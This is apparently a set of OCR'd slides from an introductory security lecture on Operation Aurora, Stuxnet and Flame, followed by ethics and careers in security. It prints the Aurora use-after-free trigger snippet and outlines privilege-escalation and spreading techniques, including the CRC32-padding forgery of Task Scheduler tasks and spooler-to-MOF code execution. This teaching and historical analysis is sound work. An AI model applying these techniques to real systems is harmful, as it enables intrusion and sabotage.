
Operation Aurora

```
function window :: onload ()
{
    var SourceElement =
document.createElement ("div");
    document.body.appendChild
(SourceElement);
    var SavedEvent = null;
    SourceElement.onclick = function () {
        SavedEvent =
document.createEventObject (event);
        document.body.removeChild
(event.srcElement);
    }
    SourceElement.fireEvent ("onclick");
    SourceElement = SavedEvent.srcElement;
}
```


Heap block
Heap block
Heap block
Heap block

Operation Aurora

- Heap Spray!
  - Create a bunch of elements with attack code and then free them (attack code gets written to lots of heap blocks)
  - IE Small Block Manager Reuses memory pages
- Call the event pointing to freed memory
- Code execution!


Attack code
Attack code
Attack code
Attack code

Operation Aurora

- Valuable exploit! How was it used?
- Social Engineering (get someone to click a link), almost always the weakest link
- Escalate privileges (cached credentials)
- Spread (Active Directory, brute force attack)
- Gather (source code, financial data)
- Exfiltration (to China, out of intranet on Christmas)

Operation Aurora


- Advanced Persistent Threat
  - Advanced attackers with talent (zero days) and time (months or years)
  - Targeted attacks (not just going after the vulnerable)
  - Non-traditional attacks, likely hard to monetize
- Whodunit?

Stuxnet (gov't / security researcher)

Stuxnet (so Amazing)

- [worm [rootkit [rootkit [sabotage]]]]
- Five zero-day vulnerabilities
- Two stolen certificates
- Almost surgically targeted
- Eight propagation methods
- Partridge in a malware pear tree


Stuxnet



http://www.eset.com/resources/white-papers/Stuxnet_Under_the_Microscope.pdf

The Target

- Mixed MS Windows environment = *Redundant*
- Not exploiting memory corruption = *Reliable*
- Target: Iranian air-gapped networks operating centrifuges to enrich nuclear material (Natanz)
- How can you get a foot in the door? USB keys



USB Vulnerability

Zero-Day* Vulnerabilities:

- **MS10-046 (Shell LNK / Shortcut)**
- MS10-061 (Print Spooler Service)
- MS10-073 (Win32K Keyboard Layout)
- MS08-067 (NetPathCanonicalize()), (Patched)
  http://www.phreedom.org/blog/2008/decompiling-ms08-067/
- MS10-092 (Task Scheduler)
- CVE-2010-2772 (Siemens SIMATIC Static Password)

MS10-046 (Shell LNK/Shortcut)

- You know, shortcuts and such
- Where does the icon come from?
- Loaded from a CPL (Control Panel File) specified by the user
- A CPL is just a DLL
- USB keys have attack DLL and a shortcut referencing the DLL
- Plugging in the USB stick leads to arbitrary code execution

MS10-046 (Shell LNK/Shortcut)

Flaw: we should run a user-specified DLL to display an icon for a shortcut?!

But I'm not Admin!

Zero-Day* Vulnerabilities:

- MS10-046 (Shell LNK / Shortcut)
- MS10-061 (Print Spooler Service)
- **MS10-073 (Win32K Keyboard Layout)**
- MS08-067 (NetPathCanonicalize()), (Patched)
  http://www.phreedom.org/blog/2008/decompiling-ms08-067/
- MS10-092 (Task Scheduler)
- CVE-2010-2772 (Siemens SIMATIC Static Password)

MS10-073 (Win32K Keyboard Layout)

- Keyboard layouts can be loaded into Windows
- In XP, anyone can load a keyboard layout (later version only allow admins)
- Integer in the layout file indexes a global array of function pointers without proper bound checking
- Call any function, but I want to call *my* function…

MS10-073 (Win32K Keyboard Layout)

- How do we call attack code?
- Find the pointer to the global function array
- Find a pointer into user-land (modifiable by your program)
- Inject your attack code there
- Call the modified function (runs as SYSTEM)

MS10-073 (Win32K Keyboard Layout)

Flaws: improper bound checking on the keyboard layout function index and allowing standard users to specify layouts

But I'm not an Admin!

Zero-Day* Vulnerabilities:

- MS10-046 (Shell LNK / Shortcut)
- MS10-061 (Print Spooler Service)
- MS10-073 (Win32K Keyboard Layout)
- MS08-067 (NetPathCanonicalize()), (Patched)
  http://www.phreedom.org/blog/2008/decompiling-ms08-067/
- **MS10-092 (Task Scheduler)**
- CVE-2010-2772 (Siemens SIMATIC Static Password)

MS10-092 (Task Scheduler)

- Standard users can create and edit scheduled tasks (XML)
- After a task is created, a CRC32 checksum is generated to prevent tampering
- … CRC32 …

MS10-092 (Task Scheduler)

- Standard users can create and edit scheduled tasks (XML)
- After a task is created, a CRC32 checksum is generated to prevent tampering
- … CRC32 …

CRC32

let me Google that for you

crc32

Was that so hard?

CRC32

Wiki Loves Monuments: Historic sites, photos, and prizes!

Cyclic redundancy check

From Wikipedia, the free encyclopedia

A cyclic redundancy check (CRC) is an error-detecting code commonly used in digital networks and storage devices to detect accidental changes to raw data. Blocks of data entering these systems get a short check value attached, based on the remainder of a polynomial division of their contents; on retrieval the calculation is repeated, and corrective action can be taken against presumed data corruption if the check values do not match.

CRCs are so called because the check (data verification) value is a redundancy (it adds no information to the message) and the algorithm is based on cyclic codes. CRCs are popular because they are simple to implement in binary hardware, easy to analyze mathematically, and particularly good at detecting common errors caused by noise in transmission channels. Because the check value has a fixed length, the function that generates it is occasionally used as a hash function. The CRC was invented by W. Wesley Peterson in 1961; the 32-bit polynomial used in the CRC function of Ethernet and many other standards is the work of several researchers and was published during 1975.

Contents [hide]

1 Introduction
2 Application
3 CRCs and data integrity
4 Computation of CRC
5 Mathematics of CRC
 5.1 Designing CRC polynomials
6 Specification of CRC
7 Commonly used and standardized CRCs
8 See also
9 References
10 External links

Introduction [edit]

CRCs are based on the theory of cyclic error-correcting codes. The use of systematic cyclic codes, which encode messages by adding a fixed-length check value, for the purpose of error detection in communication networks, was first proposed by W. Wesley Peterson during 1961.[1] Cyclic codes are not only simple to implement but have the benefit of being particularly well suited for the detection of burst errors, contiguous sequences of erroneous data symbols in messages. This is important because burst errors are common transmission errors in many communication channels, including magnetic and optical storage devices. Typically an n-bit CRC applied to a data block of arbitrary length will detect any single error burst not longer than n bits and will detect a fraction $1-2^{-n}$ of all longer error bursts.

Specification of a CRC code requires definition of a so-called generator polynomial. This polynomial resembles the divisor in a polynomial long division, which takes the message as the dividend and in which the quotient is discarded and the remainder becomes the result, with the important distinction that the polynomial coefficients are calculated according to the carry-less arithmetic of a finite field. The length of the remainder is always less than the length of the generator polynomial, which therefore determines how long the result can be.

In practice, all commonly used CRCs employ the finite field GF(2). This is the field of two elements, usually called 0 and 1, comfortably matching computer architecture. The rest of this article will discuss only these binary CRCs, but the principles are more general.

The simplest error-detection system, the parity bit, is in fact a trivial 1-bit CRC: it uses the generator polynomial x+1.


Application [edit]

A CRC-enabled device calculates a short, fixed-length binary sequence, known as the check value or improperly the CRC, for each block of data to be sent or stored and appends it to the data, forming a codeword. When a codeword is received or read, the device either compares its check value with one freshly calculated from the data block, or equivalently, performs a CRC on the whole codeword and compares the resulting check value with an expected residue constant. If the check values do not match, then the block contains a data error. The device may take corrective action, such as rereading the block or requesting that it be sent again. Otherwise, the data is assumed to be error-free (though, with some small probability, it may contain undetected errors; this is the fundamental nature of error-checking).[2]

CRCs and data integrity [edit]

CRCs are specifically designed to protect against common types of errors on communication channels, where they can provide quick and reasonable assurance of the integrity of

Enhance!



CRCs and data integrity [edit]

CRCs are specifically designed to protect against common types of errors on communication channels, where they can provide quick and reasonable assurance of the integrity of messages delivered. However, they are not suitable for protecting against intentional alteration of data. Firstly, as there is no authentication, an attacker can edit a message and recompute the CRC without the substitution being detected. This is even the case when the CRC is encrypted, one of the design flaws of the Wired Equivalent


"However, [CRCs] are not suitable for protecting against intentional alteration of data." – Wikipedia (Cyclic redundancy check)

MS10-092 (Task Scheduler)

- Created task as normal user, record CRC32 value
- Modified user definition in the task to LocalSystem
- Take CRC32 of the task XML, pad until the CRC32 matches original


MS10-092 (Task Scheduler)

- Created task as normal user, record CRC32 value
- Modified user definition in the task to LocalSystem
- Take CRC32 of the task XML, pad until the CRC32 matches original
- ?????
- Profit!



MS10-092 (Task Scheduler)

Flaw:



Security Research

"Our job is to read one more sentence in the man page than the developer did." –Chris Palmer (former iSECer)

- Be really curious
- Think about how components interact with each other

Let's Spread!

Zero-Day* Vulnerabilities:

- MS10-046 (Shell LNK / Shortcut)
- **MS10-061 (Print Spooler Service)**
- MS10-073 (Win32K Keyboard Layout)
- MS08-067 (NetPathCanonicalize()), (Patched)
  http://www.phreedom.org/blog/2008/decompiling-ms08-067/
- MS10-092 (Task Scheduler)
- CVE-2010-2772 (Siemens SIMATIC Static Password)

MS10-061 (Print Spooler Service)

- Enumerates printer shares
- Connects to printer and asks to print two files to SYSTEM32
- Should fail?! Printer should connect as Guest, which shouldn't have privilege to create files in SYSTEM32

MS10-061 (Print Spooler Service)

- `"//We run as system because in XP the guest account doesn't have enough privilege to do X/Y/Z"`
- Stuxnet payload is dropped

MS10-061 (Print Spooler Service)

- How do we execute? Enter the MOF
- MOF files are basically script files
- A process monitors the following directory for new files and executes them: Windows\System32\wbem\mof\
- MOF file executes the Stuxnet payload

MS10-061 (Print Spooler Service)

Flaws:

- Printer spooler runs as SYSTEM (highest privilege) and allows arbitrary files to be written to arbitrary places
- File creation leads to arbitrary code execution

Let's Spread!

Zero-Day* Vulnerabilities:

- MS10-046 (Shell LNK / Shortcut)
- MS10-061 (Print Spooler Service)
- MS10-073 (Win32K Keyboard Layout)
- **MS08-067 (NetPathCanonicalize()), (Patched)**
  http://www.phreedom.org/blog/2008/decompiling-ms08-067/
- MS10-092 (Task Scheduler)
- CVE-2010-2772 (Siemens SIMATIC Static Password)

MS08-067 (NetPathCanonicalize())

- Known, patched (recent) vulnerability that allowed you to drop a payload and schedule it for execution

Flaws:

- Unpatched systems
- RPC flaw that allows unauthorized remote users to schedule tasks

Rootkits

- Goal: maintain control in secret
- Anti-Virus: Behavior Blocking
  - Hook (modify behavior) of ntdll.dll (used to load DLLs)
  - Load a fake DLL name
  - AV says "that doesn't exist, that's fine"
  - Hook reroutes to a Stuxnet DLL
  - Hook "trusted" binaries (based on installed AV)
- Two stolen certificates:
  - Signs MrxCls.sys: launches Stuxnet on boot
  - Signs MRxNet.sys: hides Stuxnet filesystem objects and hooks new filesystem objects

Hammer Time

Zero-Day* Vulnerabilities:

- MS10-046 (Shell LNK / Shortcut)
- MS10-061 (Print Spooler Service)
- MS10-073 (Win32K Keyboard Layout)
- MS08-067 (NetPathCanonicalize()), (Patched)
  http://www.phreedom.org/blog/2008/decompiling-ms08-067/
- MS10-092 (Task Scheduler)
- **CVE-2010-2772 (Siemens SIMATIC Static Password)**

When and Where?

- Stuxnet is targeted for the Natanz Nuclear Facility
  - Targets a configuration with six centrifuge cascades in a very specific configuration
  - Attacks specific controllers/hardware used at Natanz
  - Certainly had a test environment
- Where did the intelligence come from?

When and Where?

President Ahmadinejad's homepage! Here he is at Natanz. Wait, what's that on the screen?

When and Where?

Full resolution photos?? ENHANCE!

IR-1 cascade model

RCG	1								2							3						
Line 1			⊕		⊕	⊕	⊕		⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Line 2	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Line 2	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Line 4			⊕		⊕	⊕	⊕		⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Row	43	42	41	40	39	38	37	36	35	34	33	32	31	30	29	28	27	26	25	24	23	22
Stage	1	2	3	4		5		6			7			8				9				

RCG	4							5							6						
Line 1	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Line 2	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Line 2	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Line 4	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Row	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1
Stage	10						11					12				13			14		15


RCG: Rotor Control Group, a group of up to 28 centrifuges

Stage: Enrichment stage, with the general flow direction from right to left

Row: Row number of a centrifuge quadruple, corresponding to the floor markings

When and Where?

Don't get too 'Merica on me, we do it too…




CVE-2010-2772 (Static Password)

- Siemens' controllers for centrifuges run WinCC
- WinCC SQL database servers
  - Connect using a hardcoded password
  - Loads Stuxnet as binary into a table
  - Executes binary as a stored procedure

CVE-2010-2772 (Static Password)

- Step7 DLL is renamed and replaced with an attack DLL
- If the PLC matches the desired profile, it's infected
- Breaks centrifuges by spinning them in weird ways while reporting everything is fine



Stuxnet: Fun Facts

- Black Market value of these vulns… probably millions
- Probably set back Iran's nuclear program by years
- Stolen code signing certificates actually signed the virus to make it look legitimate
- Virus phoned command and control centers to gather data, update, and presumably limit the scope of infection
- Whodunit?
- Learn more:
  - http://www.youtube.com/watch?v=rOwMW6agpTI
  - http://go.eset.com/us/resources/white-papers/Stuxnet_Under_the_Microscope.pdf
  - http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf
  - http://www.digitalbond.com/2012/01/31/langners-stuxnet-deep-dive-s4-video/
  - https://www.youtube.com/watch?v=rsXe2Gr2e3Q


But Wait… There's More!

Flame (Stuxnet's Cousin)

- Spyware
- Does crazy things like:
  - Get all the GPS tags from all your photos
  - Get your contact list from any Bluetooth attached phone
  - Screenshots, keystroke logging, audio recording


MD5 is Broken (an Interlude)

- MD5 is broken because you can find collisions
- Specifically, chosen-prefix collision
- Demonstrated to be feasible in 2008 to generate a rogue CA (http://marc-stevens.nl/research/papers/CR09-SSALMOdW.pdf)
- Attack required 3 days running on 215 PS3s to find a collision
- Everyone panics, CAs stop using MD5 entirely



Flame (Stuxnet's Cousin)


- Microsoft forgot about one Microsoft Terminal Server still issuing MD5 certificates
- Attackers devised a new way to find MD5 collisions
- Harder challenges, 1 ms time window to get the right timestamp
- Created an arbitrary MS root certificate for signing anything



Flame (Stuxnet's Cousin)


- Microsoft forgot about one Microsoft Terminal Server still issuing MD5 certificates
- Attackers devised a new way to find MD5 collisions
- Harder challenges, 1 ms time window to get the right timestamp
- Created an arbitrary MS root certificate for signing anything

- …. Like Windows Updates




Flame (Stuxnet's Cousin)

- "Oh Hai! I'm a Windows Update server!"
- "Oh Hello, I need an update."
- "Here, have delicious delicious Flame!"
- "You silly goose, this is signed by MS! I'll install it!"



I Love Security, What's Next?

- Ethics in security
- Possible Careers



Ethics in Security

- Big ethical debates used to be:

  Responsible vs Full Disclosure


Ethics in Security

- Big ethical debates used to be:

  Responsible vs Full Disclosure


- Debate has shifted to:

  Disclosure vs Selling Weapons



